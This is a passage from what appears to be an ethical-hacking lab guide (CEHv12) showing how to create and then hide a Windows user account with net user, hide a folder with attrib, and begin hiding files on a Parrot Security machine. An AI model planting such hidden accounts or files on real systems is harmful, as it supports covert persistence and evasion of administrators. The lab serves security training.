
C:\Users\Admin\Desktop>net user Test /add
The command completed successfully.

C:\Users\Admin\Desktop>net user Test /active:yes
The command completed successfully.

C:\Users\Admin\Desktop>

```

13. Click on windows icon and click on user **Admin** to see the users list, you can see that the user **Test** is added to the list.



14. To hide the user account type **net user Test /active:no** and press **Enter**. The Test account is removed from the list.

```
Administrator: Command Prompt
0 File(s)          0 bytes
3 Dir(s) 17,512,013,824 bytes free

C:\Users\Admin\Desktop>attrib +h +s +r Test

C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
04/07/2022  08:32 AM    <DIR>      Test
    0 File(s)          0 bytes
    2 Dir(s) 17,507,172,352 bytes free

C:\Users\Admin\Desktop>attrib -s -h -r Test

C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop


04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
04/07/2022  08:32 AM    <DIR>      Test
    0 File(s)          0 bytes
    3 Dir(s) 17,507,315,712 bytes free

C:\Users\Admin\Desktop>net user Test /add
The command completed successfully.

C:\Users\Admin\Desktop>net user Test /active:yes
The command completed successfully.


C:\Users\Admin\Desktop>net user Test /active:no
The command completed successfully.

C:\Users\Admin\Desktop>
```




15. Now, let us hide files in **Parrot Security Machine**, click **CEHv12 Parrot Security** to switch to **Parrot Security Machine**.

16. In **Parrot Security Machine** open a terminal window and type **cd Desktop** and press **Enter** to navigate to **Desktop**.



17. Type **mkdir Test** and press **Enter** to create **Test** directory on **Desktop**.



18. Type **cd Test** and press **Enter** to navigate into **Test** directory.

19. Now, type **>> Sample.txt** and press **Enter** to create **Sample.txt** file.

The screenshot shows the Parrot OS desktop environment. In the top right corner, there is a system tray icon for volume control. The desktop background is a dark green abstract pattern. A terminal window titled "Parrot Terminal" is open in the top left, showing the command history:

```
[attacker@parrot]~-[~]
└─ $cd Desktop
[attacker@parrot]~-[~/Desktop]
└─ $mkdir Test
[attacker@parrot]~-[~/Desktop]
└─ $cd Test
[attacker@parrot]~-[~/Desktop/Test]
└─ $>> Sample.txt
